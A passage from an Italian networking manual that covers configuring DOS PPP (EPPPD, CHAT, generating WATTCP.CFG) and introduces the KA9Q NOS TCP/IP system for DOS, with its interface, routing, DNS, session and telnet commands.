      4 - Warning      5 - Notice   6 - info        7 - Debug
  Only messages with a level less than the logging level are sent

Logging level [0H] ? 0H[Invio]
```

A questo punto la configurazione termina e ne viene generato il file '`PCROUTE.CFG`'.

417.14.3 Conclusione

PCroute, per funzionare richiede solo l'avvio dell'eseguibile ('**`PCROUTE.EXE`**'), che ha la necessità di trovare il file '`PCROUTE.CFG`' nella directory corrente. Dopo l'avvio, l'elaboratore risulta bloccato, essendo destinato esclusivamente alla funzione di instradamento.

La documentazione di PCroute spiega meglio come gestire le varie opzioni, che nell'esempio sono state evitate semplicemente, descrivendo anche come sfruttare la possibilità di tenere sotto controllo il funzionamento di PCroute attraverso il registro di sistema di un elaboratore come GNU/Linux.

417.15 Riferimenti

- Erick Engelke, *WATTCP*

  ⟨*http://www.wattcp.com/*⟩

- Smash-Co Communications, *TCP/IP for MS-DOS*

  ⟨*http://www.smashco.com/wattcp.asp*⟩

- *WATTCP*

  ⟨*http://www.wattcp.com/*⟩

  ⟨*http://www.wattcp.com/wat1104.zip*⟩

- *The U-M Software Archive*

  ⟨*http://www.umich.edu/~archive/msdos/communications/wattcp/*⟩

  ⟨*http://www.umich.edu/~archive/msdos/communications/packet/*⟩

- *Arachne labs*

  ⟨*http://www.arachne.cz/*⟩

- *Arachne GPL*

  ⟨*http://home.hetnet.nl/~ba8tian/arachne/arachne.htm*⟩

  ⟨*http://home.hetnet.nl/~ba8tian/arachne/175-gpl/ar175.htm*⟩

  ⟨*http://home.hetnet.nl/~ba8tian/arachne/175-gpl/a175gplf.zip*⟩

- *Using the Internet (or an IP Network) from a MSDOS Machine*

  ⟨*http://www.geocities.com/SiliconValley/Park/2884/dosint.htm*⟩

[1] **Crynwr packet driver collection** GNU GPL

[2] **WATTCP** software non libero: non è consentita la distribuzione di versioni modificate e non è consentita la commercializzazione

[3] Per indicare più serventi DNS, è sufficiente usare la direttiva '`NAMESERVER`' ripetutamente.

[4] **WATTCP apps** software non libero: non può essere commercializzato

[5] **ABC-nslookup** UCB BSD

[6] **MiniTelnet** software libero con licenza speciale

[7] **SSHDOS** GNU GPL

[8] **Lynx** GNU GPL

[9] **PPRD** software non libero: licenza Artistic

[10] Si suppone di usare carta a modulo continuo, pertanto viene indicato il formato lettera (11 in).

[11] **Trout** software gratuito senza sorgenti

[12] **Talk** GNU GPL

[13] **DosLynx** software didattico, non libero

[14] **NCSA Telnet** dominio pubblico

[15] Non è il caso di fare affidamento su questa funzionalità di '`TELBIN.EXE`' perché non è perfettamente funzionante.

[16] **POPMail** software gratuito non modificabile e senza sorgenti

Dos PPP

Per realizzare una connessione PPP con un sistema Dos, è necessario un driver di pacchetto speciale, più o meno derivato dal demone '**pppd**' tradizionale dei sistemi Unix. Dal momento che di solito si usa una connessione PPP attraverso un modem e una linea commutata, è necessario anche un programma analogo a '**chat**' per attivare il modem e per superare la procedura iniziale.

Esistono diversi programmi per Dos in grado di gestire in qualche modo il protocollo PPP, ma sembra essere solo la realizzazione DOS PPP [1] ad avere il pregio di essere semplice e compatibile con i driver di pacchetto Ethernet.

L'archivio contenente DOS PPP dovrebbe essere accessibile dall'indirizzo ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/dosppp05.zip* ⟩.

418.1 Composizione

Il pacchetto di distribuzione di DOS PPP si compone di alcuni programmi, dove i più importanti sono:

- '**EPPPD.EXE**'

  il programma residente in memoria che svolge il ruolo del demone PPP tradizionale, emulando una scheda Ethernet;

- '**CHAT.EXE**'

  il programma utilizzato attraverso '**EPPPD.EXE**' per comandare il modem.

Questi due programmi emulano il più possibile i loro progenitori per Unix: '**pppd**' e '**chat**', tenendo conto di alcuni aggiustamenti dovuti alle carenze del Dos.

418.2 Configurazione e script

La configurazione di DOS PPP segue idealmente quella del demone Unix, con la differenza che i file hanno nomi e collocazioni differenti. Considerando che si tratta di sistemi Dos, si possono anche semplificare un po' le cose, come descritto nel seguito.

- Il file 'PPPD.CFG', collocato nella stessa directory in cui si trova l'eseguibile '**EPPPD.EXE**', oppure nella directory corrente, rappresenta in pratica quello che tradizionalmente è il file '/etc/ppp/options'.

  Naturalmente, si possono usare anche opzioni della riga di comando, che prendono il sopravvento sulle opzioni fissate con il file di configurazione.

- I file 'PPPDCOM***n***.CFG', collocati nella directory corrente, permettono di indicare opzioni specifiche per ogni porta seriale: 'PPPDCOM1.CFG' per 'COM1:', 'PPPDCOM2.CFG' per 'COM2:', ecc. In questo modo si emulano i file di configurazione '/etc/ppp/options/options.tty*' tradizionali nei sistemi Unix.

Dai file di configurazione è esclusa la presenza di qualcosa che serva per contenere i segreti PAP e CHAP. Per queste informazioni sono state aggiunte delle opzioni da inserire nei file di configurazione normali.

Dal momento che non c'è un modo migliore per fare sapere quali sono le caratteristiche IP della connessione che si instaura, viene generato automaticamente lo script '**IP-UP.BAT**', il cui unico scopo è quello di inizializzare alcune variabili di ambiente:

```
SET MYIP=indirizzo_ip_locale
SET REMIP=indirizzo_ip_della_controparte
SET NETMASK=maschera_di_rete
SET PEERMRU=valore_MRU_della_controparte
```

Questo dovrebbe facilitare la realizzazione di un altro script che generi al volo i file di configurazione degli applicativi che si intendono usare. Per esempio, volendo realizzare il file di configurazione 'WATTCP.CFG' per i programmi che incorporano la libreria WATTCP, si potrebbe procedere come si vede nell'esempio seguente:

```
CALL IP-UP.bat
ECHO MY_IP=%MYIP% > WATTCP.CFG
ECHO GATEWAY=%REMIP% >> WATTCP.CFG
ECHO NETMASK=%NETMASK% >> WATTCP.CFG
ECHO NAMESERVER=195.210.91.1 >> WATTCP.CFG
ECHO MSS=512 >> WATTCP.CFG
```

Si può osservare che lo script, oltre a tradurre le variabili di ambiente in direttive del file 'WATTCP.CFG', aggiunge anche le direttive necessarie per definire il servente e per definire la dimensione massima dei segmenti di pacchetto.

Su '**CHAT.EXE**' non c'è nulla di speciale, tranne il fatto che questo programma non può funzionare da solo, ma deve trovarsi sotto il controllo di '**EPPPD.EXE**'. Le opzioni sono molto simili alla versione originale per i sistemi Unix. In generale vale la pena di utilizzare l'opzione '**-v**' per vedere cosa succede durante l'avvio della connessione.

418.2.1 Opzioni particolari per il PPP

Il programma '**EPPPD.EXE**' accetta la maggior parte delle opzioni delle vecchie edizioni di '**pppd**' per i sistemi Unix. Per verificare quali sono le opzioni disponibili basta leggere la documentazione allegata, che riproduce la pagina di manuale relativa.

- ```
  user utente
  ```

  ```
  passwd parola_d'ordine
  ```

  DOS PPP è in grado di gestire esclusivamente l'autenticazione PAP, ma senza l'ausilio di un file dei segreti. In pratica, si fa uso delle opzioni '**user**' e '**passwd**', con le quali si fornisce il nominativo utente e la parola d'ordine, senza altre specifiche.

- ```
  pktvec irq
  ```

Dal momento che si tratta di driver di pacchetto, DOS PPP si avvale di un IRQ software che può essere scelto esplicitamente, oppure può essere definito automaticamente dal programma. L'opzione '**pktvec**' permette di fissare il valore di tale IRQ, assegnando valori esadecimali nella forma '**0x*nn***'. Il valore predefinito usuale è 60_{16}.

418.3 Connessione in pratica

Si suppone di avere la possibilità di collegarsi a un servizio di accesso a Internet che ha le caratteristiche seguenti:

- telefono 0987 6543210;
- utenza '**tizio**';
- parola d'ordine '**asdfghjk**';
- indirizzo IP del DNS primario 123.123.123.1.

Inoltre, si utilizza la prima porta seriale, ovvero 'COM1:', che viene configurata per una velocità di 57600 bit/s. Si realizza il file 'PPPD.CFG' con il contenuto seguente:

```
com1
57600
user tizio
passwd asdfghjk
connect "chat -v '' ATZ OK ATX3 OK ATDT9876543210 CONNECT '' "
```

In questo modo, quando si avvia '**EPPPD.EXE**', questo avvia prima '**CHAT.EXE**' in modo da inizializzare il modem, comporre il numero telefonico e attendere la connessione; successivamente, l'autenticazione avviene attraverso il protocollo PAP.

Si può osservare l'opzione '**-v**' di '**CHAT.EXE**', che serve per vedere i messaggi scambiati tra questo programma e il modem, durante le operazioni. La conoscenza di questi dettagli serve per correggere eventualmente la stringa, in base al comportamento effettivo del modem.[2]

Una volta instaurata la connessione, '**EPPPD.EXE**' crea il file 'IP-UP.BAT', che può essere sfruttato come è già stato visto in precedenza da un altro script che generi i file di configurazione necessari agli altri applicativi, specificando così anche il DNS primario e la dimensione massima del segmento (MSS). L'esempio seguente mostra uno script necessario a generare un file di configurazione per gli applicativi che usano la libreria WATTCP:

```
CALL IP-UP.bat
ECHO MY_IP=%MYIP% > WATTCP.CFG
ECHO GATEWAY=%REMIP% >> WATTCP.CFG
ECHO NETMASK=%NETMASK% >> WATTCP.CFG
ECHO NAMESERVER=123.123.123.1 >> WATTCP.CFG
ECHO MSS=512 >> WATTCP.CFG
```

Per concludere la connessione, si usa il programma '**TERMIN.COM**', che viene distribuito anche assieme a DOS PPP, ma per questo occorre conoscere l'indirizzo IRQ software utilizzato da '**EPPPD.EXE**'. Per esempio, se si tratta dell'indirizzo IRQ 60_{16} (quello predefinito), basta procedere come segue:

`C:>`**`TERMIN 0x60`** [*Invio*]

[1] **DOS PPP** software non libero: non è consentita la modifica e nemmeno la commercializzazione

[2] Naturalmente, nello stesso modo si potrebbe realizzare un accesso di tipo tradizionale, in cui sia '**`CHAT.EXE`**' a inviare il nominativo utente e la parola d'ordine. Tuttavia, è sempre meno probabile che un fornitore di accesso a Internet utilizzi ancora tale vecchia procedura.

Introduzione a NOS-KA9Q -- IPv4 per Dos

NOS [1] è una sorta di sistema operativo per le reti IPv4 nato per soddisfare le esigenze dei radioamatori. Se si considerano l'età e il fatto che funziona perfettamente su un sistema operativo Dos, si tratta di un applicativo eccezionale quando si dispone di hardware molto vecchio. La sigla KA9Q è il nominativo da radioamatore dell'autore originale di questo programma, Phil Karn, ma spesso si fa riferimento a questo software indifferentemente con le sigle KA9Q, NOS o qualcosa che termina per *NOS.[2]

Esistono diverse interpretazioni del sistema NOS-KA9Q; probabilmente il riferimento migliore per ottenere il materiale necessario è il deposito Simtel.Net, che ospita una directory apposita per questo: ⟨*ftp://ftp.simtel.net/pub/simtelnet/msdos/tcpip/*⟩. In particolare è necessario prelevare il file contenente l'eseguibile '**`NET.EXE`**', che potrebbe avere un nome simile a '`e920603.zip`' (dove il numero corrisponde alla data ed eventualmente potrebbe essere sostituito da una versione più recente) e poi conviene prelevare altri file per ottenere della documentazione: '`intronos.zip`', '`ka9qbgn.zip`' e '`nos_slfp.zip`' (questo ultimo file può essere utile soprattutto per vedere come potrebbe essere effettuata una connessione PPP attraverso la porta seriale e il modem).

> La versione 920603, corrispondente al file '`e920603.zip`', è adatta ad architetture x86-16. Probabilmente ciò vale anche per qualche versione più recente, ma si deve fare attenzione: la versione 951123 è fatta per x86-32. Se non si riesce a trovare una versione del programma '**`NET.EXE`**' abbastanza vecchia, si può provare a usare quella contenuta nel pacchetto '`nos_slfp.zip`'. In questo capitolo si fa riferimento a una versione di NOS per architetture modeste (i286 o inferiori).

NOS, una volta avviato, prende il controllo del sistema e i comandi che si impartiscono sono interpretati da questo, senza passare per il Dos sottostante. Anche per questa ragione si introduce l'uso di NOS in un capitolo separato, rispetto a quello già dedicato agli applicativi Dos (capitolo 417).

> Qui si mostrano le caratteristiche «normali» di NOS, nel senso che di questo sistema di rete sono state realizzate un'infinità di varianti. Evidentemente, il NOS che si può trovare può corrispondere o meno alle caratteristiche che vengono descritte qui. Se il pacchetto NOS che si trova contiene qualche file di documentazione, conviene leggerlo per verificare che tutto corrisponda a quanto previsto.

419.1 Preparazione

Anche se non si intendono sfruttare a fondo tutte le possibilità di NOS, conviene creare tutte le directory previste da questo mini sistema di rete. Se non si vuole fare fatica nella configurazione, conviene predisporre quelle seguenti, che riguardano le versioni «normali» di NOS:

```
C:\SPOOL
C:\SPOOL\HELP
C:\SPOOL\MAIL
C:\SPOOL\MQUEUE
C:\SPOOL\RQUEUE
C:\SPOOL\NEWS
```

Come si può intuire, si tratta di spazi predisposti per la gestione della posta elettronica; cosa che comunque non viene mostrata in questo capitolo.

Volendo utilizzare una posizione diversa, nello stesso disco o in un altro, occorre almeno mantenere la stessa struttura; per esempio come nel modo seguente, tenendo conto che occorre avviare il programma '**NET.EXE**' specificando questa variante nelle opzioni.

```
D:\NOS\SPOOL
D:\NOS\SPOOL\HELP
D:\NOS\SPOOL\MAIL
D:\NOS\SPOOL\MQUEUE
D:\NOS\SPOOL\RQUEUE
D:\NOS\SPOOL\NEWS
```

419.1.1 Configurazione con il file «AUTOEXEC.NET»

Nella directory utilizzata come punto di inizio della gerarchia del sistema NOS, va collocato il file di configurazione 'AUTOEXEC.NET'. Questo rappresenta semplicemente una sequenza di comandi NOS da eseguire prima di mostrare l'invito all'utente. È abbastanza importante predisporre questo file, per non dover ogni volta ridefinire la configurazione delle interfacce e gli instradamenti relativi.

Ovviamente, per sapere come predisporre questo file occorre conoscere i comandi del sistema NOS. Per cominciare si tenga presente che sono ammessi i commenti prefissati dal simbolo '**#**' e terminati dalla fine della riga in cui appaiono; inoltre, se si utilizza un elaboratore appartenente alla famiglia «AT», cioè quelli che hanno un'architettura i286 o superiore, può essere utile indicare il comando '**isat on**'. Per il momento si osservi l'esempio seguente, che si riferisce all'uso di una scheda di rete gestita attraverso un driver di pacchetto di quelli descritti nel capitolo precedente (417).

```
# Se non si tratta di un elaboratore compatibile IBM AT (o superiore),
# la riga seguente deve essere commentata o eliminata.
#isat on

# Configurazione dell'interfaccia di rete utilizzando il
# riferimento al packet driver (il nome ethernet0 viene stabilito qui,
# e non si tratta di una convenzione di NOS).
attach packet 0x7e ethernet0 8 1500

# Definizione dell'indirizzo IP dell'interfaccia di rete.
ifconfig ethernet0 ipaddress 192.168.1.10
ifconfig ethernet0 netmask 255.255.255.0

# Instradamento.
route add 192.168.1.0/24 ethernet0
route add default ethernet0 192.168.1.254

# DNS
domain addserver 192.168.1.1
domain suffix brot.dg.

# Servizi abilitati.
start discard
```

```
start echo
start finger
start ftp
```

419.1.2 Driver di pacchetto

Il sistema NOS richiede per funzionare che le interfacce di rete da utilizzare siano controllate da un driver di pacchetto, tranne nei casi in cui è in grado di gestirsele da solo. NOS può utilizzare i driver di pacchetto già mostrati nel capitolo 417 e altri specifici, come nel caso del file '`nos_slfp.zip`' che contiene il necessario per gestire una connessione PPP partendo dal controllo della porta seriale e del modem.

Per non appesantire troppo la presentazione del sistema NOS, vengono mostrati solo esempi che fanno riferimento a una scheda di rete gestita attraverso un driver di pacchetto configurato in modo da utilizzare l'indirizzo IRQ $7E_{16}$ per comunicare con le applicazioni. Volendo fare il solito esempio della scheda NE2000 configurata per usare l'indirizzo IRQ 11 e la porta di I/O 300_{16}, si tratta di usare il comando seguente:

```
NE2000.COM 0x7e 0x0b 0x300
```

419.1.3 Avvio del sistema NOS (NET.EXE)

Tutto il sistema NOS è inserito in un solo eseguibile Dos: '**`NET.EXE`**'. All'avvio del programma può essere conveniente utilizzare qualche opzione.

`NET` [`-b`] [`-s` ***n_porte***] [`-d` ***directory_nos***] [***file_configurazione***]

Dopo l'avvio, il sistema NOS mostra alcune informazioni riferite alla versione e quindi l'invito a inserire dei comandi:

```
KA9Q NOS version 910618 -> 911007 (ghm/was)
Copyright 1990 by Phil Karn, KA9Q
net> _
```

Qui viene mostrata una versione particolarmente vecchia del programma; se si trattasse di un'edizione specifica per microprocessori i386 o superiori, tale informazione apparirebbe tra quelle che precedono l'invito.

Tutti i comandi che vengono descritti nelle sezioni successive devono essere impartiti al sistema NOS attraverso l'invito '**`net>`**', oppure possono essere collocati nel file di configurazione (di solito '`AUTOEXEC.NET`').

Opzione o argomento	Descrizione
`-b`	Con questa opzione si costringe NOS ad aggiornare lo schermo attraverso le funzioni del BIOS, anziché accedendo direttamente alla memoria video. Ciò rallenta le operazioni, ma può essere necessario in alcune circostanze, quando si vede che la visualizzazione sullo schermo non funziona come ci si aspetterebbe.

Opzione o argomento	Descrizione
-s *n_porte*	In condizioni normali, NOS gestisce un massimo di 40 connessioni (un massimo di 40 porte). Se si vuole modificare questo valore si può intervenire con l'opzione '**-s**'.
-d *directory_nos*	Se la struttura di directory che richiede NOS si trova a partire da una posizione differente dalla directory radice del disco 'C:', l'opzione '**-d**' permette di indicarlo esplicitamente.
file_configurazione	Se si vuole indicare esplicitamente il file di configurazione (che di solito dovrebbe essere '*directory_nos*\AUTOEXEC.NET'), questo può essere inserito come ultimo argomento della riga di comando, senza l'indicazione di un'opzione apposita.

Segue la descrizione di alcuni esempi.

- C:\> **NET** [*Invio*]

  Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory radice del disco 'C:' ('C:\SPOOL*') e il file di configurazione 'C:\AUTOEXEC.NET'.

- C:\> **NET -d C:\NOS** [*Invio*]

  Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory 'C:\NET\' ('C:\NET\SPOOL*') e il file di configurazione 'C:\NET\AUTOEXEC.NET'.

- C:\> **NET -d C:\NOS C:\NOS.RC** [*Invio*]

  Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory 'C:\NET\' ('C:\NET\SPOOL*') e il file di configurazione 'C:\NOS.RC'.

419.1.4 Conclusione del funzionamento del sistema NOS

Dal momento che il sistema NOS si comporta come una shell, si può intuire il modo attraverso il quale si conclude il suo funzionamento: con il comando '**exit**':

net> **exit** [*Invio*]

419.1.5 Guida interna

Come suggerisce lo stesso NOS quando si inserisce un comando errato, è disponibile una mini guida interna costituita dall'elenco dei comandi. Si ottiene con '**help**', oppure semplicemente con '**?**'. Non è molto, dal momento che non viene mostrata la sintassi rispettiva, comunque è sempre meglio di nulla.

net> **help** [*Invio*]

419.2 Interfacce, instradamento e nomi

Le cose più importanti da fare per poter utilizzare il sistema NOS, sono la definizione delle interfacce, l'instradamento e la risoluzione dei nomi. Le interfacce vengono «attaccate» attraverso il comando '**`attach`**', quindi vengono configurate attraverso '**`ifconfig`**', alla fine l'instradamento viene definito attraverso il comando '**`route`**'. NOS non ha funzionalità di DNS, a parte la possibilità di risolvere alcuni nomi di dominio per conto proprio, ma si può avvalere di un DNS esterno attraverso il comando '**`domain`**'.

I comandi che vengono descritti in queste sezioni sono usati generalmente per la configurazione attraverso il file '`AUTOEXEC.NET`'. Ciò dovrebbe essere intuitivo dato il tipo di operazioni che si svolgono con questi.

419.2.1 Comandi «attach» e «detach»

Attraverso il comando '**`attach`**' si possono definire le interfacce utilizzate. Di solito l'eseguibile '**`NET.EXE`**' è predisposto per la gestione delle porte seriali ('**`asy`**') e per l'uso di un driver di pacchetto esterno.

```
attach asy i/o irq { ppp | slip } nome_interfaccia dim_buffer mtu bps [c] [r] [v]
```

```
attach packet irq nome_interfaccia coda_trasmissione mtu
```

Quello che si vede rappresenta la sintassi per la definizione di un'interfaccia seriale (PPP, SLIP, o altre che non sono state indicate) e per un'interfaccia comandata da un driver di pacchetto esterno.

Nel caso del tipo '**`asy`**', cioè della connessione seriale, il numero di IRQ e l'indirizzo di I/O si riferiscono a quelli della porta seriale stessa; inoltre, gli ultimi argomenti sono la velocità espressa in bit/s (bps) e una stringa facoltativa dove possono apparire le lettere '**`c`**', '**`r`**' e '**`v`**'. Queste lettere rappresentano tre modalità: se appare la '**`c`**' si utilizza il protocollo RTS/CTS; se appare la '**`r`**' si abilita la sensibilità al segnale CD (*Carrier detect*); se appare la '**`v`**' si abilita la compressione Van Jacobson delle intestazioni TCP/IP, ma solo per le connessioni SLIP.

Con le interfacce gestite da un driver di pacchetto esterno diventa tutto più facile, dal momento che la cosa più importante è solo l'indicazione dell'indirizzo IRQ software (quello che serve a individuare il driver).

Per eliminare un'interfaccia si utilizza invece il comando '**`detach`**' secondo la sintassi seguente:

```
detach interfaccia
```

Segue la descrizione di alcuni esempi.

- ```
  attach packet 0x7e ethernet0 8 1500
  ```
  Utilizza un driver di pacchetto per gestire una scheda Ethernet. L'indirizzo IRQ per comunicare con il driver è $7E_{16}$; viene definito il nome '**`ethernet0`**' per fare riferimento a
  ```

questa scheda; si pone il limite di otto pacchetti per la coda di trasmissione; si stabilisce l'unità massima di trasmissione in 1500 byte.

- ```
  attach asy 0x3f8 4 slip sl0 1024 256 9600
  ```

  Questo esempio è tratto dalla documentazione di NOS e si riferisce a una connessione SLIP attraverso la porta seriale individuata dall'indirizzo di I/O $3F8_{16}$ e dall'indirizzo IRQ 4. Il nome che viene attribuito è '**`sl0`**'; viene definito un *buffer* di ricezione di 1024 byte; la dimensione massima dei pacchetti trasmessi è di 256 byte; la velocità della porta seriale è di 9600 bit/s.

- ```
  attach asy 0x3f8 4 ppp pp0 4096 1500 9600 r
  ```

  Anche questo esempio è tratto dalla documentazione di NOS e si riferisce a una connessione PPP attraverso la porta seriale individuata dall'indirizzo di I/O $3F8_{16}$ e dall'indirizzo IRQ 4. Il nome che viene attribuito è '**`pp0`**'; viene definito un *buffer* di ricezione di 4096 byte; la dimensione massima dei pacchetti trasmessi è di 1500 byte; la velocità della porta seriale è di 9600 bit/s; viene abilitato il controllo della linea CD del modem.

- ```
  detach ethernet0
  ```

  Elimina l'interfaccia '**`ethernet0`**'.

419.2.2 Comando «ifconfig»

Attraverso il comando '**`ifconfig`**' si possono configurare le interfacce definite in precedenza con il comando '**`attach`**'. Il comando può assumere diverse forme, ma in particolare sono importanti gli schemi seguenti:

ifconfig [***nome_interfaccia***]

ifconfig ***nome_interfaccia*** ipaddress ***indirizzo_ip***

ifconfig ***nome_interfaccia*** netmask ***maschera_ip***

Utilizzando il comando da solo, senza argomenti, si ottiene la visualizzazione dello stato di tutte le interfacce di rete, comprese quelle predefinite; se si specifica il nome di un'interfaccia, il risultato si limita allo stato di questa. La seconda e la terza modalità servono invece per abbinare un indirizzo IP e una maschera di rete all'interfaccia.

Segue la descrizione di alcuni esempi.

- ```
  ifconfig ethernet0
  ```

  Mostra lo stato dell'interfaccia '**`ethernet0`**', che in precedenza è stata dichiarata con questo nome.

- `ifconfig ethernet0 ipaddress 192.168.1.10`

  Abbina all'interfaccia l'indirizzo IP 192.168.1.10.

- `ifconfig ethernet0 netmask 255.255.255.0`

  Abbina all'interfaccia la maschera IP 255.255.255.0.

419.2.3 Comando «route»

Il comando '**`route`**' permette di definire gli instradamenti attraverso le interfacce di rete configurate precedentemente, specificando eventualmente anche i router necessari a raggiungere le reti esterne.

```
route
```

```
route add indirizzo_ip/n_bit_maschera nome_interfaccia [router]
```

```
route add default nome_interfaccia [router]
```

La sintassi mostrata rappresenta una semplificazione del comando necessario a definire un instradamento. La coppia ***indirizzo_ip/n_bit_maschera*** è un modo per rappresentare l'indirizzo di una rete in modo compatto: il numero di bit rappresenta quanti bit iniziali devono essere posti a uno nella maschera di rete.

Per eliminare un instradamento si utilizza la forma seguente:

```
route drop indirizzo_ip/n_bit_maschera
```

```
route drop default
```

Segue la descrizione di alcuni esempi.

- `route`

  Mostra l'instradamento delle interfacce.

  `route add 192.168.1.0/24 ethernet0`

- Definisce l'instradamento per la rete identificata dagli indirizzi 192.168.1.* attraverso l'interfaccia '**`ethernet0`**'.

  `route add default ethernet0 192.168.1.254`

  Definisce l'instradamento predefinito attraverso il router 192.168.1.254.

419.2.4 Comando «domain»

Il comando '**domain**' permette di definire quali sono i servizi DNS a cui il sistema NOS può rivolgersi; permette anche di configurare il loro utilizzo e di definire eventualmente una risoluzione locale per alcuni indirizzi. Qui viene mostrato solo come dichiarare l'uso dei servizi DNS e il dominio predefinito.

```
domain addserver indirizzo_ip_DNS
```

```
domain suffix [suffisso_predefinito]
```

Segue la descrizione di alcuni esempi.

- ```
  domain addserver 192.168.1.1
  domain addserver 192.168.1.2
  ```
  Dichiara l'uso del servizio DNS collocato presso i nodi 192.168.1.1 e 192.168.1.2.

- ```
  domain suffix brot.dg.
  ```

- Dichiara che in caso di nomi di dominio incompleti viene aggiunto il suffisso `brot.dg`.

  ```
  domain suffix
  ```
  Mostra il suffisso predefinito per i nomi di dominio.

419.3 Gestione delle sessioni

Il sistema NOS può gestire diverse sessioni di lavoro, corrispondenti ad altrettante attività che implicano l'instaurarsi di una connessione. Per esempio si possono gestire diverse connessioni TELNET simultaneamente e lo stesso vale per l'utilizzo del protocollo FTP. Tutto questo funziona in modo paragonabile al sistema delle console virtuali di GNU/Linux: con il sistema NOS c'è una finestra per la modalità di comando, dove si trova l'invito, attraverso la quale si impartiscono i comandi, e le finestre delle sessioni che vengono aperte automaticamente in base al tipo di comando che viene dato.

Quando ci si trova a interagire con una sessione è possibile tornare alla finestra della modalità di comando attraverso il tasto [*F10*] (vale solo per il NOS che si basa sul Dos) e poi, da lì è possibile tornare a una sessione attraverso il comando '**session**'. Da questo si comprende che le sessioni sono numerate, cosa che avviene in modo automatico. Una di queste è anche la sessione attiva, ovvero quella a cui si potrebbe fare riferimento quando non se ne specifica il numero.

Comando	Descrizione
`session` [*n_sessione*]	Il comando '**session**' permette di tornare a una sessione ancora attiva, specificandone il numero. Se questo non viene indicato, si ottiene l'elenco delle sessioni esistenti.
`session`	Elenca le sessioni esistenti.

Comando	Descrizione
`session 1`	Torna alla prima sessione.
`close` [*n_sessione*]	Il comando '**`close`**' interrompere una connessione TCP attraverso l'invio di un pacchetto FIN (che serve a chiudere una connessione del genere). Il risultato che si ottiene di solito è che la sessione corrispondente termina.
`close`	Interrompe la connessione della sessione corrente.
`close 1`	Interrompe la connessione della prima sessione.
`reset` [*n_sessione*]	Il comando '**`reset`**' interrompere una connessione TCP attraverso l'invio di un pacchetto RST. Il risultato che si vuole ottenere è la conclusione della sessione corrispondente, ma dal momento che il metodo dell'invio di un pacchetto RST non garantisce l'ottenimento di ciò, sarebbe preferibile utilizzare il comando '**`close`**' al suo posto.
`abort` [*n_sessione*]	Il comando '**`abort`**' permette di interrompere un'operazione di carico o scarico dati attraverso una sessione FTP. La sessione in questione non viene chiusa.<
`abort`	Interrompe le operazioni di carico-scarico nella sessione corrente, purché di FTP.
`abort 1`	Interrompe le operazioni di carico-scarico nella prima sessione, purché sia di FTP.

419.4 Attività nel sistema locale

Dal momento che non è possibile intervenire direttamente sul sistema operativo sottostante senza interrompere le connessioni che eventualmente fossero state instaurate, NOS deve incorporare alcune funzionalità che non hanno attinenza con la rete, ma che sono indispensabili a livello pratico.

Per quanto riguarda i percorsi delle directory possono essere indicati utilizzando sia le barre oblique inverse ('`\`') che quelle normali ('`/`') per la separazione dei nomi che li compongono.

Comando	Descrizione
`cd` [*percorso*]	Permette di cambiare la directory corrente nel sistema sottostante. Se viene utilizzato senza l'indicazione del percorso, si ottiene la visualizzazione della directory corrente.
`pwd`	Mostra quale sia la directory corrente.
`dir` [*percorso*]	Elenca il contenuto della directory corrente.
`mkdir` [*percorso*]	Crea una directory nel sistema operativo sottostante.
`rmdir` [*percorso*]	Elimina una directory nel sistema operativo sottostante.
`more` *file*...	Scorre il testo di uno o più file del sistema operativo sottostante, facendo una pausa tra le schermate.
`rename` *file_origine* *file_destinazione*	Rinomina o sposta un file del sistema operativo sottostante.
`delete` *file*...	Elimina i file indicati negli argomenti dal sistema operativo sottostante.
`!` | `shell`	Sospende il funzionamento di NOS per aprire una shell del sistema operativo sottostante ('**`COMMAND.COM`**').

419.5 Gestione della rete e delle connessioni

Oltre a quanto visto inizialmente per ciò che riguarda la definizione delle interfacce, la loro configurazione, l'instradamento e la risoluzione dei nomi, ci sono una serie di comandi e di funzionalità per la gestione della rete.

419.5.1 Indirizzi IP e indirizzi MAC

```
arp
```

```
arp flush
```

Il comando '**`arp`**' permette di conoscere il contenuto della tabella di trasformazione degli indirizzi IP in indirizzi fisici e viceversa. Questa viene costruita automaticamente dal sistema, durante il suo funzionamento. Sono disponibili degli argomenti particolari per inserire a forza delle voci nella tabella, anche se questa operazione non dovrebbe essere necessaria. In particolare, il comando '**`arp flush`**' svuota la tabella attuale, costringendo il sistema NOS a ricominciare a costruirsela.

419.5.2 Ping e instradamento

Attraverso il comando '**`ping`**' si può inviare una richiesta di eco utilizzando il protocollo ICMP. Questo è il modo consueto per verificare che sia presente un certo nodo nella rete. In generale conviene utilizzare soltanto la sintassi seguente, con la quale viene inviata un'unica richiesta.

```
ping nodo
```

Per verificare il percorso dei pacchetti lungo la rete si può utilizzare il comando '**`hop`**'. Il comando normale si articola nel modo seguente:

```
hop check nodo
```

Tuttavia, si può intervenire su alcuni parametri di funzionamento di questo comando: il TTL (*Time to live*),

```
hop maxttl max_salti
```

l'attesa massima,

```
hop maxwait n_secondi
```

e il numero di pacchetti di prova che vengono inviati a ogni nodo.

```
hop queries n_pacchetti
```

Infine, è possibile abilitare o meno la visualizzazione di informazioni aggiuntive:

```
hop trace [on|off]
```

419.5.3 Varie

```
hostname [nome]
```

Attraverso il comando '`hostname`' è possibile definire o visualizzare il nome attribuito al nodo. Questo dovrebbe corrispondere alla parte finale del nome di dominio, ma in ogni caso serve solo nei messaggi di presentazione del sistema.

```
socket [n_porta]
```

Attraverso il comando '`socket`' è possibile conoscere lo stato delle porte. Utilizzandolo senza argomenti si ottiene l'elenco delle porte utilizzate, generalmente quelle dei servizi in ascolto ed eventualmente anche quelle gestite dalle sessioni in cui si utilizzano dei clienti di qualche tipo, mentre specificando una porta precisa si ottengono le statistiche sul traffico intrattenuto.

419.6 NOS come cliente

L'uso più importante del sistema NOS è quello di cliente in grado di utilizzare i servizi fondamentali di una rete TCP/IP. Si tratta principalmente di TELNET e FTP.

419.6.1 Cliente TELNET

Il sistema NOS permette di attivare una sessione TELNET verso un altro sistema che offra la possibilità di accedere attraverso questo tipo di protocollo. Purtroppo, il tipo di terminale corrispondente alla sessione TELNET è molto modesto, tanto che nelle versioni più limitate di NOS non si possono usare nemmeno i tasti freccia.

```
telnet nodo
```

